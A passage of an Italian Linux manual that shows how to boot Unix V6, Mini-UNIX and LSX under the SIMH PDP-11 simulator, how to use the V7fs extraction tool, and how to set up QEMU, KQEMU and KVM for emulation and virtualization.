crw------- 1 root     superuse   4, 13 Mar 30 00:14 ttyhd
crw------- 1 root     superuse   4, 14 Mar 30 00:14 ttyhe
crw------- 1 root     superuse   4, 15 Mar 30 00:14 ttyhf
brw------- 1 root     superuse   6,  0 Mar 29 15:40 xp0a
brw------- 1 root     superuse   6,  1 Mar 29 15:40 xp0b
brw------- 1 root     superuse   6,  2 Mar 29 15:41 xp0c
brw------- 1 root     superuse   6,  3 Mar 29 15:41 xp0d
brw------- 1 root     superuse   6,  4 Mar 29 15:41 xp0e
brw------- 1 root     superuse   6,  5 Mar 29 15:41 xp0f
brw------- 1 root     superuse   6,  6 Mar 29 15:41 xp0g
brw------- 1 root     superuse   6,  7 Mar 29 15:41 xp0h
```

Sarebbe disponibile il comando '**`shutdown`**', ma non sembra funzionare come di consueto. Pertanto, si può usare '**`sync`**', dopo il quale è possibile interrompere il funzionamento del

simulatore con la combinazione [*Ctrl e*].

UNIX # **sync** [*Invio*]

UNIX # [*Ctrl e*]

```
Simulation stopped, PC: 016662 (MOV #200,R4)
```

SIMH sim> **quit** [*Invio*]

827.7 Riferimenti

- Warren Toomey, *Details of the PUPS Archive*, 1996
  ⟨*http://minnie.tuhs.org/PUPS/archive_details.html* ⟩
- Warren Toomey, *FAQ on the Unix Archive and Unix on the PDP-11*, 2001
  ⟨*http://minnie.tuhs.org/PUPS/pupsfaq.html* ⟩
- John Lions, *Lions' Commentary on Unix 6th Edition with Source Code*, Peer-To-Peer Communications, sesta edizione, 1996, ISBN 1573980137
  ⟨*http://www.amazon.ca/Lions-Commentary-Unix-Source-Code/dp/1573980137* ⟩

Capitolo 828

Derivazioni di UNIX per hardware ridotto

Dalle versioni dello UNIX di ricerca sono derivate, a suo tempo, delle varianti per sistemi molto poveri di risorse. In particolare, Mini-UNIX e LSX. Si tratta di sistemi in grado di lavorare con una memoria centrale da 64 Kibyte.

828.1 Mini-UNIX

Mini-UNIX è un sistema derivato da UNIX versione 6, del quale utilizza lo stesso file system. È importante osservare che, anche se nel file system sono presenti le informazioni sui gruppi di utenti, questi non sono considerati.

Si possono trovare i file-immagine di Mini-UNIX, per dischi RK05, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/usdl/Mini-Unix/*⟩. Servono precisamente i file '`tape1.bin.gz`', '`tape2.bin.gz`' e '`tape3.bin.gz`'.

I file vanno estratti e quindi va preparato uno script per SIMH. Nell'estrarre i file gli si attribuisce un nome che sintetizzi il loro contenuto:

GNU/Linux $ **`gunzip < tape1.bin.gz > mx_root_rk05.dsk`** [*Invio*]

GNU/Linux $ **`gunzip < tape2.bin.gz > mx_src_rk05.dsk`** [*Invio*]

GNU/Linux $ **`gunzip < tape3.bin.gz > mx_man_rk05.dsk`** [*Invio*]

Lo script per SIMH può avere il contenuto seguente, nel quale si prevede l'uso di tre dischi:

```
;
; PDP-11/20 (1970)
;
SET     CPU  11/20
SET     CPU  64K
SHOW    CPU
;
; RK05 cartridge disks.
;
SET     RK   ENABLE
;
ATTACH  RK0  mx_root_rk05.dsk
SHOW    RK0
;
ATTACH  RK1  mx_src_rk05.dsk
SHOW    RK1
;
ATTACH  RK2  mx_man_rk05.dsk
SHOW    RK2
;
; Should boot manually.
;
```

Se lo script è contenuto nel file '`mx.ini`', si avvia la simulazione così:

GNU/Linux $ **`pdp11 mx.ini`** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling CR
Disabling XQ
CPU, 11/20, autoconfiguration on, 64KB
RK0, 1247KW, attached to mx_root_rk05.dsk, write enabled
RK1, 1247KW, attached to mx_src_rk05.dsk, write enabled
RK2, 1247KW, attached to mx_man_rk05.dsk, write enabled
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH sim> **BOOT RK0** [*Invio*]

Se funziona appare l'invito del settore di avvio ('@'), dal quale va scritto il nome del file del kernel da eseguire: in questo caso si tratta di 'rkmx'.

disk boot @**rkmx** [*Invio*]

```
RESTRICTED RIGHTS

USE, DUPLICATION OR DISCLOSURE IS SUBJECT TO
RESTRICTIONS STATED IN YOUR CONTRACT WITH
WESTERN ELECTRIC COMPANY, INC.
```

MX login: **root** [*Invio*]

MX #

Si annotano i file di dispositivo presenti:

MX # **chdir /dev** [*Invio*]

MX # **ls -l** [*Invio*]

```
total 0
crw-rw-rw-  1 root    1,  1 Jan 26  1976 kmem
crw-rw-rw-  1 root    1,  0 Jan 26  1976 mem
crw-rw-rw-  1 root    1,  2 Jan 26  1976 null
brw-rw-rw-  1 root    0,  0 Sep 17 17:30 rk0
brw-rw-rw-  1 root    0,  1 Sep 18 01:53 rk1
crw--w--w-  1 root    0,  0 Sep 18 01:57 tty8
```

Come si può vedere, sono disponibili i file di dispositivo per due soli dischi, mentre nel simulatore ne sono stati previsti tre. Per aggiungere il file di dispositivo del terzo disco si può procedere così:

MX # **/etc/mknod rk2 b 0 2** [*Invio*]

È possibile innestare un solo disco alla volta. Per esempio, volendo aggiungere quello dei sorgenti corrispondente al secondo, si può procedere così:

MX # **/etc/mount /dev/rk1 /mnt** [*Invio*]

Poi, per il distacco del disco si procede come di consueto, specificando il file di dispositivo:

MX # **/etc/umount /dev/rk1** [*Invio*]

Non è prevista la procedura di arresto del sistema ed è disponibile solo '**sync**', dopo il quale è possibile interrompere il funzionamento del simulatore con la combinazione [*Ctrl e*].

MX # **sync** [*Invio*]

MX # [*Ctrl e*]

```
Simulation stopped, PC: 016662 (BNE 16674)
```

SIMH sim> **quit** [*Invio*]

828.2 LSI UNIX o LSX

LSX è un sistema derivato da UNIX versione 6; per microprocessore LSI-11, ridotto al punto di poter funzionare con soli 48 Kibyte di memoria centrale.

Si possono trovare i file-immagine di LSX, per dischetti RX01, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/usdl/LSX/* ⟩; precisamente serve il file ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/usdl/LSX/lsximgs.tar.bz2* ⟩ che contiene tutto il necessario per questi esempi.

I file-immagine vanno estratti e quindi va preparato uno script per SIMH.

GNU/Linux $ **tar xjvf lsximgs.tar.bz2** [*Invio*]

Si ottengono diversi file, tra cui, in particolare, '`root.dsk`' e '`usr.dsk`'. Lo script per SIMH può avere il contenuto seguente, nel quale si prevede l'uso di due dischi:

```
;
; LSI-11 with only 48 Kibyte RAM memory.
;
SET     CPU  48K
SHOW    CPU
;
; RX01 floppy disk.
;
SET     RX   ENABLE
;
ATTACH  RX0  root.dsk
SHOW    RX0
;
ATTACH  RX1  usr.dsk
SHOW    RX1
;
; Should boot manually.
;
```

Se lo script è contenuto nel file '`lsx.ini`', si avvia la simulazione così:

GNU/Linux $ **pdp11 lsx.ini** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling CR
CPU, 11/73, NOCIS, autoconfiguration on, 48KB
RX: buffering file in memory
RX0, 256KB, attached to root.dsk, write enabled
RX: buffering file in memory
RX1, 256KB, attached to usr.dsk, write enabled
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH sim> **BOOT RX0** [*Invio*]

Se funziona appare l'invito del settore di avvio ('**rx boot:**'), dal quale va scritto il nome del file del kernel da eseguire: in questo caso si tratta di '`lsx`'.

disk boot rx boot:**lsx** [*Invio*]

Si ottiene subito l'invito della shell. Dal momento che il terminale si presenta configurato per le lettere maiuscole, conviene regolare subito questa cosa:

LSX # **STTY -LCASE** [*Invio*]

Si annotano i file di dispositivo presenti:

LSX # **chdir /dev** [*Invio*]

LSX # **ls -l** [*Invio*]

```
total 0
brw-rw-rw- 1 0       0,  0 Jun  8 15:00 fd0
brw-rw-rw- 1 0       0,  1 Oct 29 03:10 fd1
crw-rw-rw- 1 0       0,  0 Jul  1  1977 tty8
```

Nel sistema che si ottiene mancano programmi importanti e anche l'innesto del secondo dischetto può essere impossibile.

LSX # **sync** [*Invio*]

LSX # [*Ctrl e*]

```
Simulation stopped, PC: 015650 (MOV R3,(SP))
```

SIMH sim> **quit** [*Invio*]

828.3 Riferimenti

- *Mini Unix*
  ⟨http://minnie.tuhs.org/UnixTree/MiniUnix/ ⟩
- Warren Toomey, *What Unixes run on What PDPs?*
  ⟨http://minnie.tuhs.org/PUPS/node6.html ⟩

Programmi di servizio

Le varie versioni dello UNIX di ricerca utilizzano dei file system inaccessibili con i sistemi attuali. Ciò rende difficile il trasferimento di dati con un file-immagine contenente uno dei vecchi UNIX. Probabilmente, l'unico programma che venga in aiuto per questo è V7fs, che comunque occorre compilare in proprio, ma almeno funziona in un sistema GNU/Linux comune.

829.1 V7fs

V7fs è un programma in grado di leggere un file-immagine contenente un file system di UNIX versione 7, di attraversare il suo contenuto e di estrapolare i file. Il programma va raccolto in forma sorgente da ⟨*http://www.tuhs.org/Archive/PDP-11/Tools/Filesys/v7fs-0.1.tar.gz*⟩. Dopo l'estrazione si ottiene in particolare il file '`v7fs.c`' e il file-make; pertanto si può compilare così:

GNU/Linux $ **make v7fs** [*Invio*]

Si ottiene il file eseguibile '`v7fs`' nella directory corrente. Supponendo di disporre del file '`unix_v7_root_rl02.dsk`', contenente un file system da scorrere con V7fs, si può procedere nel modo seguente:

GNU/Linux $ **./v7fs unix_v7_rl02.dsk** [*Invio*]

V7fs funziona in modo interattivo e mostra un invito, dal quale si possono dare comandi simili a quelli di un vecchio sistema UNIX:

v7fs * **?** [*Invio*]

```
commands:
        ls [-i] [dir]: list directory contents, current dir default
        cd name: change to directory 'name'
        cat name1: print file 'name1' on terminal
        cp name1 [name2]: copy internal file 'name1' to external 'name2'
               name2 defaults to name1.
               (An i-number can be used instead of name1 for cp or cat.)
        cpdir: copy all files in current internal directory
               to current external directory
        lcd name: change to local directory 'name'
        printi ino ...: print contents of inode 'ino'
        printblk blk ...: print contents of block 'blk'
        printsb: print contents of the super block
        dumpblk blk ...: hex dump of block 'blk'
        dumpboot: hex dump of the boot block
        cpblk file blk ...: copy contents of 'blk' to external file 'file'
               (append to file if it exists)
        rootino ino: read directory with inode 'ino', making it
               the root directory
        ! : shell escape; the rest of the line is passed to the shell
        q or ^d: quit
```

v7fs * **ls** [*Invio*]

```
.               ..              bin             boot
dev             etc             hphtunix        hptmunix
lib             mdec            rkunix          rl2unix
rphtunix        rptmunix        usr
```

v7fs * **cd etc** [*Invio*]

v7fs * **ls** [*Invio*]

```
.               ..              accton          cron
ddate           dmesg           fsck            getty
group           init            mkfs            mknod
mount           mtab            passwd          rc
ttys            umount          update          utmp
wall
```

v7fs * **cat group** [*Invio*]

```
other::1:
sys::2:bin,sys
bin::3:sys,bin
uucp::4:
```

v7fs * **cp group** [*Invio*]

L'ultimo comando mostra la copia del file '`group`' all'esterno, in un file con lo stesso nome, nella directory corrente nel momento dell'avvio del programma.

v7fs * **q** [*Invio*]

Parte cxxix

Dalla simulazione alla virtualizzazione

Capitolo 830


Concetti generali

Quando si vuole eseguire un sistema operativo o comunque del software, in un contesto ambientale diverso da quello per cui è realizzato, si usano normalmente delle tecniche per riprodurre tale contesto. Queste tecniche prendono nomi differenti in base alla metodologia di adattamento predisposta, i cui confini non sono però ben delimitati. In linea di massima si possono distinguere tre filoni fondamentali: ***simulazione***, quando l'ambiente necessario al funzionamento del sistema ospitato non è abbinato alla realtà e rappresenta una pura finzione; ***emulazione***, quando il sistema ospitante riproduce l'ambiente necessario al sistema ospitato e l'attività svolta in tale ambiente produce effettivamente i risultati attesi; ***virtualizzazione***, quando il sistema ospitante è realizzato specificatamente per mettere a disposizione diversi ambienti, ad altrettanti sistemi ospitati, con un livello minimo di intermediazione tra tali ambienti e l'hardware sottostante.

830.1 Ospitalità

Quando ci si riferisce ai concetti di simulazione, emulazione e virtualizzazione, si distinguono due parti, rappresentate dal sistema ospitante (*host*) e dal sistema ospitato (*guest*). Purtroppo, in italiano il termine «ospite» si presta a rappresentare indifferentemente il ruolo di colui che ospita, o di colui che viene ospitato; pertanto si rende sempre necessario chiarire la cosa.

Figura 830.1. Sistema ospitante e sistema ospitato.

	simulazione	*emulazione*	*virtualizzazione*
	applicazioni del sistema ospitato	applicazioni del sistema ospitato	
	sistema ospitato	sistema ospitato	applicazioni del sistema ospitato
applicazioni del sistema ospitante	simulatore	emulatore	sistema ospitato
sistema ospitante			
hardware			

Tornando ai termini introdotti all'inizio del capitolo, un'ospitalità simulata è tale per cui il sistema ospitato non possa raggiungere in alcun modo la realtà dell'hardware; mentre un'ospitalità emulata consente di raggiungere l'hardware, ma attraverso la mediazione dell'emulatore e del sistema ospitante; infine, un'ospitalità virtualizzata consente al sistema ospitato di raggiungere l'hardware direttamente, nell'ambito dei confini stabiliti dal sistema ospitante. Come si vede dallo schema, tra il sistema ospitante e il sistema ospitato può interporsi un programma che ricostruisce l'ambiente necessario al funzionamento del sistema ospitato, ma quando si arriva alla virtualizzazione, di norma è il sistema ospitante che rende possibile tale astrazione e potrebbe non esserci alcuna intermediazione ulteriore.

830.2 Tipologia del contesto riprodotto

Il contesto di funzionamento riprodotto per l'utilizzo di un sistema ospitato, può essere fondamentalmente di due tipi: hardware o software. In altri termini, si può riprodurre il comportamento di un certo tipo di hardware, oppure di un sistema operativo completo. Pertanto, un contesto operativo che riproduca l'hardware x86 può servire per installarvi sopra un altro sistema operativo, mentre un contesto che riproduca il funzionamento di un certo sistema operativo, potrebbe servire per eseguire direttamente applicazioni di quel tale sistema. Per esempio, Bochs (⟨*http://bochs.sourceforge.net/*⟩) è un emulatore che riproduce un certo tipo di hardware e si utilizza per eseguire altri sistemi operativi, mentre WINE (⟨*http://www.winehq.org/*⟩) è un emulatore di Windows e consente di eseguire direttamente le applicazioni di tale sistema operativo nell'ambito di un sistema ospitante GNU/Linux.

Intuitivamente si comprende che, quando un certo contesto operativo riproduce direttamente il comportamento di un certo sistema operativo, può trattarsi solo di una simulazione o di un'emulazione, perché la virtualizzazione riguarda la riproduzione del comportamento dell'hardware reale sottostante.

Capitolo 831

QEMU e KVM

QEMU[1] è un pacchetto di emulatori hardware di vari tipi di piattaforme, con la particolarità, nel caso l'hardware reale e quello emulato siano entrambi di tipo x86, di poterlo utilizzare direttamente, se il sistema operativo lo consente. In altri termini QEMU è un emulatore che in certi casi può sconfinare verso la virtualizzazione.

KVM è una funzionalità del kernel Linux per i microprocessori x86 con le estensioni necessarie alla virtualizzazione. Il programma usato per sfruttare la virtualizzazione attraverso tali funzionalità del kernel Linux, si usa sostanzialmente nello stesso modo di QEMU e, in mancanza delle estensioni per la virtualizzazione, si avvale di QEMU stesso.

831.1 Due tipi fondamentali di emulazione

Il pacchetto che costituisce QEMU, una volta compilato per il sistema ospitante in cui deve essere utilizzato, dispone normalmente di file eseguibili differenti, a seconda della piattaforma che si va a emulare. Ma questi eseguibili sono divisibili in due gruppi: quelli che emulano l'hardware e si prestano per l'esecuzione di un sistema ospitato e quelli che invece si limitano a eseguire un programma, realizzato per lo stesso sistema operativo ospitante, ma per un'altra piattaforma hardware. Pertanto, i file eseguibili il cui nome corrisponde al modello seguente, sono adatti a emulare l'hardware, indipendentemente dal sistema operativo:

```
qemu-system-hardware
```

Al contrario, i nomi corrispondenti al modello seguente consentirebbero di utilizzare programmi per lo stesso sistema operativo, ma per un'altra piattaforma hardware:

```
qemu-hardware
```

In generale, il programma con il nome '**qemu**' dovrebbe corrispondere a quello che emula la stessa piattaforma hardware reale, a favore di un sistema ospitato completo.

831.2 Emulazione per gli applicativi

Il livello più semplice di emulazione offerto da QEMU riguarda la possibilità di eseguire programmi compilati per altre piattaforme, purché per lo stesso sistema operativo nel quale si sta agendo. In tal caso, oltre al programma è necessario disporre delle librerie dinamiche, di cui questo si avvale.

Per poter verificare questa cosa occorre procurarsi un programma molto semplice, il quale si avvalga esclusivamente delle librerie C standard. Per esempio si potrebbe recuperare una versione della shell Dash che utilizza solo la libreria '`libc.so.6`', mettendo il file eseguibile '`dash`' nella directory '`/tmp/x/bin/`' e i file del pacchetto che contiene la libreria '`libc.so.6`' nella directory '`/tmp/x/lib/`'. Supponendo che il file eseguibile e i file della libreria siano compilati per la piattaforma ARM, si potrebbe usare il comando seguente per avviare Dash:

$ **qemu-arm -L /tmp/x/ /tmp/x/bin/dash** [*Invio*]

L'opzione '**-L**' sta per *library* e indica la posizione di partenza per la ricerca delle librerie richieste dal programma. Così facendo, quando il programma cerca il file '/lib/libc.so.6', l'emulatore gli offre invece il file '/tmp/x/lib/libc.so.6'.

Se l'emulazione funziona, la shell avviata in questo modo si comporta come se fosse stata compilata per la piattaforma reale del proprio elaboratore.

831.3 Emulazione per un sistema completo

Per l'emulazione di un sistema completo, di norma è sufficiente disporre di un file-immagine che riproduca un disco avviabile: può essere un dischetto, un disco suddiviso in partizioni o un CD/DVD-ROM. Per esempio, per avviare un sistema contenuto nel file 'sistema.iso9660', si può usare QEMU nel modo seguente:

```
$ qemu -cdrom sistema.iso9660 -boot d[Invio]
```

Il programma eseguibile '**qemu**' corrisponde a quello che emula la stessa architettura hardware di quella reale, altrimenti si possono usare i programmi '**qemu-system-*hardware***', se ciò che serve è qualcosa di diverso.

Per comprendere il senso dell'esempio mostrato e per poter fare altri tipi di esperimenti, occorre conoscere almeno un gruppo essenziale di opzioni, come si vede nella tabella successiva.

Tabella 831.1. Alcune opzioni per l'uso di QEMU, allo scopo di emulare una piattaforma hardware completa.

Opzione	Descrizione
-fda ***file*** -fdb ***file***	Indica di usare un certo file da considerare come la prima o la seconda unità a dischetti. Il file può essere un file-immagine, oppure un file di dispositivo.
-hda ***file*** -hdb ***file*** -hdc ***file*** -hdd ***file***	Indica di usare un certo file da considerare come primo, secondo, terzo o quarto disco PATA. Il file può essere un file-immagine, oppure un file di dispositivo.
-cdrom ***file***	Indica di usare un certo file da considerare come unità ATAPI (CD-ROM o DVD-ROM).
-boot a	Richiede di avviare il sistema attraverso un dischetto (come stabilito con l'opzione '**-fda**').
-boot c	Richiede di avviare il sistema attraverso un disco PATA (come stabilito con l'opzione '**-hda**').
-boot d	Richiede di avviare il sistema attraverso un disco ATAPI (come stabilito con l'opzione '**-cdrom**').
-m ***n***	Richiede di offrire al sistema emulato ***n*** Mibyte. Se non si usa questa opzione, il valore predefinito è di 128 Mibyte.

Va osservato che per l'uso «normale» di QEMU, è necessario agire attraverso la grafica di X, in modo da consentire a QEMU anche l'emulazione della grafica per il sistema ospitato. Altrimenti, per un uso differente, è necessaria un po' di esperienza con QEMU, ma qui non viene mostrato alcun esempio diverso dai casi più semplici da realizzare. La figura successiva


mostra l'avvio di QEMU attraverso un comando impartito con un terminale grafico, mentre il risultato visibile dell'emulazione appare in una finestra apposita.

Figura 831.2. Avvio di un sistema nanoLinux da un file-immagine che rappresenta un DVD-ROM.

terminale grafico

```
~$ qemu -cdrom nLinux-2007.09.04.iso9660 -boot d
```

finestra QEMU

```
nanoLinux
...
...
...
...
...
...
...
...
...
boot: _
```

831.4 Console di QEMU

L'incarnazione grafica di QEMU che esegue un sistema operativo, viene considerata dalla documentazione originale come la «console» di QEMU. A questo proposito si parla anche di «console virtuali», ma queste non vanno confuse con quelle del sistema GNU/Linux che probabilmente ha il ruolo di sistema ospitante. Quando la finestra della console di QEMU è attiva, valgono le combinazioni di tasti descritti nella tabella successiva.

Tabella 831.3. Combinazioni di tasti per il controllo della console di QEMU, funzionante in modalità grafica.

Combinazione di tasti	Descrizione
[*Ctrl Alt*]	Aggancia o sgancia la tastiera e il mouse dal sistema eseguito da QEMU.
[*Ctrl Alt f*]	Espande la finestra a occupare lo schermo intero, oppure riporta il funzionamento all'interno di una finestra.
[*Ctrl Alt 1*]	Seleziona la prima console virtuale di QEMU, corrispondente al sistema ospitato in esecuzione.
[*Ctrl Alt 2*]	Seleziona la seconda console virtuale di QEMU che dovrebbe corrispondere al «monitor», ovvero un terminale di controllo del funzionamento di QEMU.
[*Ctrl Alt 3*]	Seleziona la terza console virtuale di QEMU che dovrebbe corrispondere a un terminale associato alla porta seriale, ammesso che ciò sia stato previsto.

Combinazione di tasti	Descrizione
[*Ctrl Alt 4*]	Seleziona la quarta console virtuale di QEMU che dovrebbe corrispondere a un terminale associato alla porta parallela, ammesso che ciò sia stato previsto.

Nella console di QEMU, la cosa più importante è quello che viene chiamato «monitor», ovvero una console virtuale con una shell che consente di impartire dei comandi a QEMU, durante il suo funzionamento. La tabella successiva descrive alcuni di questi comandi.

Tabella 831.4. Alcuni comandi del monitor di QEMU.

Comando	Descrizione
`help` [***comando***] `?` [***comando***]	Mostra l'elenco dei comandi disponibili o una guida sintetica di quello indicato come argomento.
`quit` `q`	Conclude il funzionamento di QEMU.
`system_reset`	Riavvia il sistema ospitato controllato da QEMU.
`screendump` ***file***	Salva l'immagine della prima console virtuale di QEMU in un file in formato PPM. Il file indicato si intende collocato nel file system del sistema ospitante.
`stop` `resume`	Ferma o fa riprendere l'emulazione.
`sendkey` ***tasti***	Invia al sistema ospitato controllato dall'emulatore la combinazione di tasti indicata; per esempio, '**`sendkey ctrl-alt-f1`**' invia la combinazione di tasti [*Ctrl Alt F1*], la quale, se fosse premuta realmente, verrebbe intercettata dal sistema grafico, passando così alla prima console virtuale del sistema GNU/Linux ospitante.

831.5 Unità di memorizzazione e file-immagine

I file-immagine usati per rappresentare le unità di memorizzazione necessarie all'emulazione, possono avere formati differenti. Il formato più «semplice» è quello grezzo (viene individuato dalla parola chiave '**`raw`**') e può essere realizzato con gli strumenti comuni del sistema operativo ospitante. Altri formati possono essere utili per ridurre la dimensione occupata effettivamente nel file system ospitate, oppure per poter accedere a file-immagine di altri ambienti.

Per generare i formati particolari di file-immagine si utilizza il programma '**`qemu-img`**', ma qui non ne viene descritta la sintassi. A ogni modo non c'è nulla di complicato e si può consultare la pagina di manuale *qemu-img(1)*.

Oltre ai file-immagine, QEMU può accedere direttamente ai file di dispositivo, ammesso che sia avviato con i privilegi necessari. A questo proposito va osservato che con le opzioni '**`-hda`**', '**`-hdb`**',... '**`-hdd`**' si può fare riferimento a un file di dispositivo che rappresenta un disco intero, come '`/dev/hda`', '`/dev/hdb`',... mentre non è possibile indicare soltanto una partizione.

Per quanto riguarda l'accesso diretto ai file di dispositivo delle unità di memorizzazione, occorre considerare che questo non può avvenire in modo concorrente con il sistema operativo ospitante, perché si otterrebbe certamente un file system incoerente. In altri termini, nell'ambito dell'emulazione, se si accede a unità di memorizzazione a cui accede anche il sistema ospitante, è necessario limitarsi alla sola lettura.

È possibile offrire al sistema ospitato (sotto il controllato dell'emulatore) l'accesso a una directory del sistema operativo ospitante, mostrando questa directory come un'unità di memorizzazione avente un file system Dos-FAT. L'esempio seguente fa sì che il sistema ospitato veda la directory '`/tmp/mia/`' del sistema ospitante come se fosse la prima partizione del secondo disco PATA:

$ **`qemu -cdrom sistema.iso9660 -boot c -hdb fat:/tmp/mia`** [*Invio*]

È bene chiarire che l'opzione è '**`-hdb`**', ma in questo caso, si considera come se fosse la prima partizione.

Se si vuole fare la stessa cosa, ma mostrando che si tratta di un dischetto, occorre modificare leggermente il comando:

$ **`qemu -cdrom sistema.iso9660 -boot c -fda fat:floppy:/tmp/mia`** [*Invio*]

831.6 L'acceleratore KQEMU

Quando il sistema ospitante è GNU/Linux, è possibile compilare un modulo che dovrebbe consentire di ottenere qualche miglioramento nella velocità di funzionamento del sistema ospitato tramite QEMU. Questo modulo è noto con il nome KQEMU, ma non fa parte dei sorgenti standard del kernel Linux.

Per procedere alla compilazione ci possono essere varie modalità, ma se si parte dai sorgenti originali del kernel Linux, occorre compilare un proprio kernel, installarlo assieme ai moduli relativi, quindi, senza cancellare i vari file-oggetto, si procede alla compilazione del modulo KQEMU. In questa sezione viene mostrato un esempio a tale proposito, ma va tenuto in considerazione che ci può essere un metodo più semplice se si segue l'organizzazione della propria distribuzione GNU/Linux

Si suppone di avere installato i sorgenti del kernel Linux nella directory '`/usr/src/linux-2.6.22.6/`' e di avere installato quelli del modulo KQEMU nella directory '`/usr/src/kqemu-1.3.0/`'. Si procede con la configurazione del kernel Linux, che non richiede accorgimenti particolari per quanto riguarda QEMU:

`cd /usr/src/linux-2.6.22.6` [*Invio*]

`make menuconfig` [*Invio*]

La compilazione e l'installazione non viene descritta, ma si tratta solo di seguire il procedimento che si usa normalmente, con l'accortezza di non eliminare i file-oggetto generati dalla compilazione. Al termine si passa a configurare e compilare il modulo KQEMU:

`cd /usr/src/kqemu-1.3.0` [*Invio*]

`./configure --kernel-path=/usr/src/linux-2.6.22.6` [*Invio*]

`make` [*Invio*]

Se la compilazione si conclude con successo, si trova il file '`kqemu.ko`' nella directory '`/usr/src/kqemu-1.3.0/`'; questo file va copiato nella directory '`/lib/modules/2.6.22.6/misc/`':

```
# mkdir /lib/modules/2.6.22.6/misc [Invio]
```

```
# cp kqemu.ko /lib/modules/2.6.22.6/misc [Invio]
```

Una volta riavviato il sistema GNU/Linux ospitante, per far sì che il kernel in funzione sia quello appena compilato, si può caricare manualmente il modulo '`kqemu.ko`':

```
# insmod /lib/modules/2.6.22.6/misc/kqemu.ko [Invio]
```

Ma logicamente conviene predisporre uno script e organizzare la procedura di avvio in modo che il modulo venga caricato automaticamente a ogni riavvio.

831.7 KVM

KVM, ovvero *Kernel based virtual machine*, è un metodo di virtualizzazione basato su kernel Linux per architetture x86, con la possibilità di gestire la virtualizzazione (ospitando sistemi per la stessa architettura). Il codice in questione fa parte dei sorgenti del kernel standard.

- *Device Drivers*
  - *Virtualization*
    - <M> *Kernel-based Virtual Machine*
      - <M> *KVM for Intel processor support*
      - <M> *KVM for AMD processor support*

KVM è utile quando il microprocessore dispone di estensioni adatte alla virtualizzazione. Per verificare se queste sono disponibili basta controllare nel file '`/proc/cpuinfo`', dove deve apparire la sigla '**`vmx`**' oppure '**`svm`**', tra gli indicatori (*flag*).

A fianco dei moduli che vengono prodotti dalla compilazione del kernel Linux si usa un programma per avviare l'esecuzione del sistema ospitato. Questo programma dovrebbe essere '**`kvm`**':

```
kvm opzioni
```

La sintassi per l'uso del programma '**`kvm`**' è sostanzialmente la stessa di QEMU, quando riguarda l'emulazione per ospitare un sistema completo. A questo proposito va osservato che, in mancanza delle estensioni hardware per la virtualizzazione, '**`kvm`**' si avvale di '**`qemu`**', anche se in tal caso l'emulazione è molto più lenta rispetto a quanto si otterrebbe con la virtualizzazione assistita dalle estensioni hardware.

831.8 Riferimenti

- Fabrice Bellard, *QEMU emulator user documentation*
